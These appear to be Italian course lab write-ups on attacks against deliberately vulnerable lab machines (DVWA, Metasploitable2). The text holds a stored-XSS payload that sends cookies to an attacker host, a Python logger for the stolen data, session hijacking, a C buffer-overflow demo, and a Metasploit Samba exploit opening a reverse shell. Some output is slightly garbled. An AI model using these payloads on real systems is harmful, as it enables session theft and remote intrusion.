Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

Inspect :

Tramite lo strumento **Inspect** del browser (solitamente nella sezione "Application" o "Storage", poi "Cookies"), è stato modificato il valore del cookie **PHPSESSID** con quello precedentemente catturato tramite netcat.



Per bypassare la pagina di login dopo aver impostato il cookie, si è navigato direttamente a una pagina interna, come <http://192.168.104.150/dvwa/vulnerabilities/>.



Index of /dvwa/vulnerabilities

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory			-
 brute/	16-Mar-2010 01:56		-
 csrf/	16-Mar-2010 01:56		-
 exec/	16-Mar-2010 01:56		-
 fi/	16-Mar-2010 01:56		-
 sqli/	16-Mar-2010 01:56		-
 sqli盲/	16-Mar-2010 01:56		-
 upload/	16-Mar-2010 01:56		-
 view_help.php	16-Mar-2010 01:56	526	
 view_source.php	16-Mar-2010 01:56	1.4K	
 view_source_all.php	16-Mar-2010 01:56	2.1K	
 xss r/	16-Mar-2010 01:56		-
 xss s/	16-Mar-2010 01:56		-

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.104.150 Port 80

Extra facoltativo :

Extra Facoltativi-Replicare tutto a livello medium-fare il dump completo, cookie, versione browser, ip, data-Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Codice del Server Python (logger.py)

Il server utilizzerà il seguente codice Python. Questo script è progettato per analizzare le richieste HTTP GET, estrarre i dati codificati (in particolare il parametro `data` o `d`), e stampare le informazioni ricevute in un formato leggibile.

```
GNU nano 8.3
logger.py

from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs
import json
import base64

class XSSLogger(BaseHTTPRequestHandler):
    def do_GET(self):
        query = parse_qs(urlparse(self.path).query)
        base64_data = query.get("d", [""])[0]
        try:
            decoded = base64.b64decode(base64_data).decode()
        except Exception as e:
            decoded = f"Errore decodifica: {e}"

        log_data = {
            "IP_Attacker": self.client_address[0],
            "Referer (DWA)": self.headers.get("Referer"),
            "User-Agent": self.headers.get("User-Agent")
        }

        print("\n[+] Received Data (by Atomic Auditors):")
        print(json.dumps(log_data, indent=4))

        self.send_response(200)
        self.end_headers()

server = HTTPServer(("0.0.0.0", 4444), XSSLogger)
print("[*] Atomic Auditors logger Listening on port 4444 ... ")
server.serve_forever()
```



Preparazione del Web Server dell'Attaccante:

Per ricevere i dati esfiltrati dall'attacco XSS, è necessario configurare e avviare un semplice server HTTP sulla macchina Kali Linux. Questo server sarà in ascolto sulla porta 4444.

```
(kali㉿kali)-[~] $ sudo python3 -m http.server 4444
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```



Il Payload XSS per il Dump Completo

Il payload utilizzato è progettato per raccogliere diverse informazioni sensibili dal browser della vittima e inviarle al server dell'attaccante.

```
<img src=x
onerror="fetch('://192.168.104.100/?d='+btoa(document.cookie+'\n'+navigator.userAgent+'\n'+new Date()))">
```



Vulnerability: Stored Cross Site Scripting (XSS)

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Test
Message:

Name: attaccante
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

[View Source](#) | [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7



Verifica ricezione dati nel Terminale del Server Python

Osservando il terminale del nostro Server Python riusciamo a leggere il Dump completo .

```
(kali㉿kali)-[~]
$ python3 logger.py
[*] Atomic Auditors logger Listening on port 4444 ...

[+] Received Data (by Atomic Auditors):
{
    "IP_Attacker": "192.168.104.100",
    "Referer (DVWA)": "http://192.168.104.150/",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
}
192.168.104.100 - - [19/May/2025 16:21:44] "GET /?c=security%3Dmedium%3B%20PHPSESSID%3Da492ad913a2b134ede299495adcc8c0d HTTP/1.1" 200 -
```

```
#include <stdio.h>
int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]: ", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]: ", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

System Exploit BOF


Traccia

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio per vedere se le ipotesi sul funzionamento erano corrette.
- Modificare il programma affinché si verifichi un errore di segmentazione.

Prima dell'esecuzione si può dedurre che Il programma è scritto in C, legge 10 numeri interi dall'utente, li salva in un vettore e li mostra nell'ordine inserito.

Successivamente li ordina in modo crescente usando il metodo bubble sort, che confronta e scambia i numeri se necessario.

Infine, stampa la lista ordinata a video.



The screenshot shows a Kali Linux desktop environment. On the left, a terminal window displays the execution of a C program named 'buffer'. The program prompts for 10 integers, reads them into a vector, sorts them using bubble sort, and prints the sorted vector. The output shows the input numbers [33, 44, 22, 77, 11, 98, 76, 34, 66, 25] and the sorted output [11, 22, 25, 33, 34, 44, 66, 76, 77, 98]. On the right, a code editor window shows the source code of the 'buffer.c' file, which includes a main function that initializes a vector, reads 10 integers from standard input, sorts the vector using a bubble sort algorithm, and then prints the sorted vector.

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/c]
$ gcc buffer.c -o buffer
(kali㉿kali)-[~/Desktop/c]
$ ./buffer
Inserire 10 interi:
[1]:33
[2]:44
[3]:22
[4]:77
[5]:11
[6]:98
[7]:76
[8]:34
[9]:66
[10]:25
Il vettore inserito e':
[1]: 33
[2]: 44
[3]: 22
[4]: 77
[5]: 11
[6]: 98
[7]: 76
[8]: 34
[9]: 66
[10]: 25
Il vettore ordinato e':
[1]:11
[2]:22
[3]:25
[4]:33
[5]:34
[6]:44
[7]:66
[8]:76
[9]:77
[10]:98

(kali㉿kali)-[~/Desktop/c]
$
```

Esecuzione e verifica

Dopo aver riprodotto ed eseguito il programma in laboratorio, si può verificare che le ipotesi fatte sul suo funzionamento erano corrette. Il programma stampa i numeri inseriti, li ordina con il metodo bubble sort e mostra il risultato finale in ordine crescente.

```
c buffer.c
1  #include <stdio.h>
2
3  int main () {
4
5      int vector [10], i, j, k;
6      int swap_var;
7
8
9      printf ("Inserire 10 interi:\n");
10     for ( i = 0 ; i < 15 ; i++)
11     {
12         int c= i+1;
13         printf("[%d]:", c);
14         scanf("%d", &vector[i]);
15     }
16
17
18
19     printf ("Il vettore inserito e':\n");
20     for ( i = 0 ; i < 10 ; i++)
21     {
22         int t= i+1;
23         printf("[%d]: %d", t, vector[i]);
24         printf("\n");
25     }
26
27
28     for (j = 0 ; j < 10 - 1; j++)
29     {
30         for (k = 0 ; k < 10 - j - 1; k++)
31         {
32             if (vector[k] > vector[k+1])
33             {
34                 swap_var=vector[k];
35                 vector[k]=vector[k+1];
36             }
37         }
38     }
39 }
```

Modifica del programma per ottenere un BOF

Nel programma originale, il vettore può contenere solo 10 interi, da `vector[0]` a `vector[9]`.

E' stato modificato il ciclo "for" per eseguire 15 inserimenti, il programma quindi tenta di scrivere oltre i limiti del vettore.

Questo genera un buffer overflow, ovvero una scrittura fuori dalla memoria riservata.

Il risultato è un comportamento anomalo, come un errore di segmentazione, causato dall'accesso a memoria non autorizzata.

L'errore è stato provocato appositamente aumentando il numero di iterazioni.

```
(kali㉿kali)-[~/Desktop/c] nmap -sn 192.168.1.100
$ gcc buffer.c -o buffer
$ ./buffer
Inserire 10 interi:
[1]:45
[2]:32
[3]:11
[4]:65
[5]:89
[6]:76
[7]:56
[8]:78
[9]:55
[10]:43
[11]:90
[12]:99
[13]:41
[14]:21
[15]:12
Il vettore inserito e':
[1]: 45
[2]: 32
[3]: 11
[4]: 65
[5]: 89
[6]: 76
[7]: 56
[8]: 78
[9]: 55
[10]: 43
Il vettore ordinato e':
[1]:11
[2]:32
[3]:43
[4]:45
[5]:55
[6]:56
[7]:65
[8]:76
[9]:78
[10]:89
```

Dall'esecuzione del programma l'utente è in grado di scrivere oltre il limite del vettore e a causa del BOF sono stati memorizzati solo i numeri che il vettore è in grado di contenere.

Traccia BONUS

Creare un menù per far decidere all'utente se avere il programma che va in errore o quello corretto

```
c buffermenu.c
1 #include <stdio.h>
2
3 int main() {
4     int vector[10];
5     int i, j, temp;
6     int scelta;
7
8     printf("Scegli un'opzione:\n"); // Menù
9     printf("1 - Esecuzione corretta (con controllo input)\n");
10    printf("2 - Esecuzione con errore (buffer overflow)\n");
11    printf("Scelta: ");
12    scanf("%d", &scelta);
13
14    if (scelta == 1) // Modalità corretta
15    {
16        printf("\nInserisci 10 numeri interi:\n");
17        for (i = 0; i < 10; i++) {
18            printf("Numero [%d]: ", i + 1);
19            scanf("%d", &vector[i]);
20        }
21        for (i = 0; i < 9; i++) { // Ciclo for con ordinamento bubble sort
22            for (j = 0; j < 9 - i; j++) {
23                if (vector[j] > vector[j + 1]) {
24                    temp = vector[j];
25                    vector[j] = vector[j + 1];
26                    vector[j + 1] = temp;
27                }
28            }
29        }
30        printf("\nVettore ordinato:\n"); // Stampa del vettore ordinato
31        for (i = 0; i < 10; i++) {
32            printf("%d ", vector[i]);
33        }
34        printf("\n");
35
36    } else if (scelta == 2) {
37        printf("\nModalità con errore. Inserisci I numeri oltre il limite del vettore):\n");
38        for (i = 0; i < 15; i++) { // ciclo oltre il limite del vettore
39            int c = i + 1;
40            printf("%d: ", c);
41        }
42    }
43}
```

```
c buffermenu.c
28
29
30    printf("\nVettore ordinato:\n"); // Stampa del vettore ordinato
31    for (i = 0; i < 10; i++) {
32        printf("%d ", vector[i]);
33    }
34    printf("\n");
35
36    } else if (scelta == 2) {
37        printf("\nModalità con errore. Inserisci I numeri oltre il limite del vettore):\n");
38        for (i = 0; i < 15; i++) { // ciclo oltre il limite del vettore
39            int c = i + 1;
40            printf("%d: ", c);
41        }
42    }
43
44    } else { // Scelta non presente tra le opzioni del menu
45        printf("Scelta non valida. Programma terminato.\n");
46    }
47
48    return 0;
49}
```

Creazione menù di scelta

Il programma in C permette di scegliere tra due modalità: esecuzione corretta o con errore (buffer overflow).

All'avvio vengono proposte due opzioni:

- Esecuzione corretta: l'utente inserisce 10 numeri, ordinati con bubble sort e stampati in sicurezza.
- Esecuzione con errore: l'utente inserisce 15 numeri, superando i limiti del vettore (10 elementi), causando un buffer overflow.

Se viene inserita un'opzione diversa da 1 o 2, il programma segnala un errore e si chiude.

```

File Actions Edit View Help Terminal Help
└$ ./buffermenù
Scegli un'opzione:
1 - Esecuzione corretta (con controllo input)
2 - Esecuzione con errore (buffer overflow)
Scelta: 1

Inserisci 10 numeri interi:
Numero [1]: 72
Numero [2]: 23
Numero [3]: 55
Numero [4]: 4
Numero [5]: 35
Numero [6]: 6
Numero [7]: 876
Numero [8]: 23
Numero [9]: 5
Numero [10]: 85

Vettore ordinato:
4 5 6 23 23 35 55 72 85 876

└(kali㉿kali)-[~/Desktop/c]
$ ./buffermenù
Scegli un'opzione:
1 - Esecuzione corretta (con controllo input)
2 - Esecuzione con errore (buffer overflow)
Scelta: 2

Modalità con errore. Inserisci I numeri oltre il limite del vettore):
[1]: 54
[2]: 765
[3]: 76
[4]: 99
[5]: 532
[6]: 111
[7]: 2
[8]: 34
[9]: 65
[10]: 67
[11]: 54
[12]: 777
[13]: 23
[14]: 28
[15]: 8

└(kali㉿kali)-[~/Desktop/c]
$ ./buffermenù
Scegli un'opzione:
1 - Esecuzione corretta (con controllo input)
2 - Esecuzione con errore (buffer overflow)
Scelta: 3
Scelta non valida. Programma terminato.

```

Eseguendo il codice e provando tutte le opzioni del menù, viene mostrata la corretta esecuzione del programma

Conclusione

Il programma mostra l'importanza di usare correttamente la memoria per evitare errori come il buffer overflow.

La modifica del codice ha evidenziato i rischi di scrivere oltre i limiti del vettore e la necessità di un controllo attento dei dati.

Richiesta

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.



Topologia di Rete

- Kali Linux(Attaccante):192.168.50.100
- Metasploitable2(Target):192.168.50.150
- Subnet: /24
- Modalità rete: Rete interna
- Test di connessione: Ping eseguito con successo tra le due macchine.



Kali Linux (Istantanea 3) [In esecuzione] - Oracle VirtualBox

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Azioni Modifica Visualizza Aiuto
(kalivm@vboxkalivm)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b0:09 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
            valid_lft forever preferred_lft forever
            inet6 fe80::a00:27ff:fea1:b009/64 scope link proto kernel_ll
                valid_lft forever preferred_lft forever
```

Metasploitable-2 [In esecuzione] - Oracle VirtualBox

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
Last login: Mon May 19 06:35:09 EDT 2025 on ttys1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a6:f3:c6 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```




Scansione Vulnerabilità

- **Tool utilizzato:** Nessus

È stata eseguita una scansione della macchina target utilizzando Nessus, identificando diverse vulnerabilità critiche, tra cui quella relativa alla porta 445 TCP.

È stato rilevato che la porta 445 era aperta e associata al servizio Samba, una suite che permette la condivisione di file/stampanti tra sistemi Linux e Windows.





Fase di Attacco con Metasploit

- Avvio MSFConsole
- Con il comando *search samba* è stato cercato l'ipotetico exploit adatto
- Utilizzato exploit con rank Excellent: *exploit/multi/samba/usermap_script*

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclient_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	\ target: Automatic
3	\ target: Windows 2000 English
4	\ target: Windows XP English SP0-1
5	\ target: Windows XP English SP2
6	\ target: Windows 2003 English SP0
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	\ target: Windows x86
10	\ target: Windows x64
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
16	exploit/multi/samba/ntrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
17	exploit/linux/samba/setinfo/policy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18	\ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19	\ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
20	\ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
21	\ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10
22	\ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze
23	\ target: 3:5.10-0.107.el5 on CentOS 5
24	auxiliary/admin/smb/smb_symlink_traversal	.	normal	No	Samba Symlink Directory Traversal
25	auxiliary/scanner/smb/smb_uninit_cred	.	normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
26	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
27	\ target: Linux (Debian5 3.2.5-4lenny6)
28	\ target: Debugging Target
29	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
30	\ target: Automatic (Interact)
31	\ target: Automatic (Command)
32	\ target: Linux x86
33	\ target: Linux x86_64
34	\ target: Linux ARM (LE)
35	\ target: Linux ARM64
36	\ target: Linux MIPS
37	\ target: Linux MIPSLE
38	\ target: Linux MIPS64



Configurazione dei Parametri dell'Exploit

Dopo aver selezionato l'exploit con:

use exploit/multi/samba/usermap_script

sono stati configurati i parametri essenziali con:

- **set RHOSTS** → 192.168.50.150 (IP della macchina target)
- **set RPORT** → 445 (la porta target)
- **set LPORT** → 5555 Porta d'ascolto sul sistema attaccante
- **Payload** predefinito e consigliato per l'exploit

```

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
---   --          --          --
CHOST      no           Host       The local client address
CPORT      no           Port       The local client port
Proxies    no           192.168.50.150  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes          Target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139          yes        The target port (TCP)
Terrascan
Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
---   --          --          --
LHOST    192.168.50.100  yes        The listen address (an interface may be specified)
LPORT    4444          yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) >

```

Esecuzione dell'Exploit

Con il comando ***run*** è stato lanciato l'attacco.

- Exploit eseguito con successo → accesso al servizio Samba con shell remota ottenuta.

Per confermare il risultato, è stato usato:

- ***Ifconfig***

Il comando ha restituito l'indirizzo di rete della macchina target, dimostrando l'esecuzione di comandi remoti.

```

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:50578) at 2025-05-19 15:10:46 +0200

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:a6:f3:c6
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea6:f3c6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:24613 errors:0 dropped:0 overruns:0 frame:0
            TX packets:19377 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2893962 (2.7 MB) TX bytes:8747901 (8.3 MB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:185 errors:0 dropped:0 overruns:0 frame:0
            TX packets:185 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:64821 (63.3 KB) TX bytes:64821 (63.3 KB)

```



Funzionamento dell'exploit

L'attaccante si connette alla condivisione **SMB del target**.


Durante il processo di autenticazione, invia un nome utente appositamente formattato contenente comandi shell e successivamente Samba esegue questo input con privilegi elevati (root), permettendo l'esecuzione remota di comandi.

Conclusioni

Questo modulo può essere utilizzato per ottenere una shell root senza autenticazione, sfruttando la vulnerabilità di Samba citata in precedenza.

Richiesta

Sfruttare il servizio Tomcat in esecuzione sulla macchina Windows target (192.168.200.200) tramite Metasploit, al fine di stabilire una reverse shell e ottenere informazioni sul sistema, quali se si tratti di una macchina virtuale, le impostazioni di rete e la presenza di webcam attive, concludendo con l'acquisizione di uno screenshot del desktop.





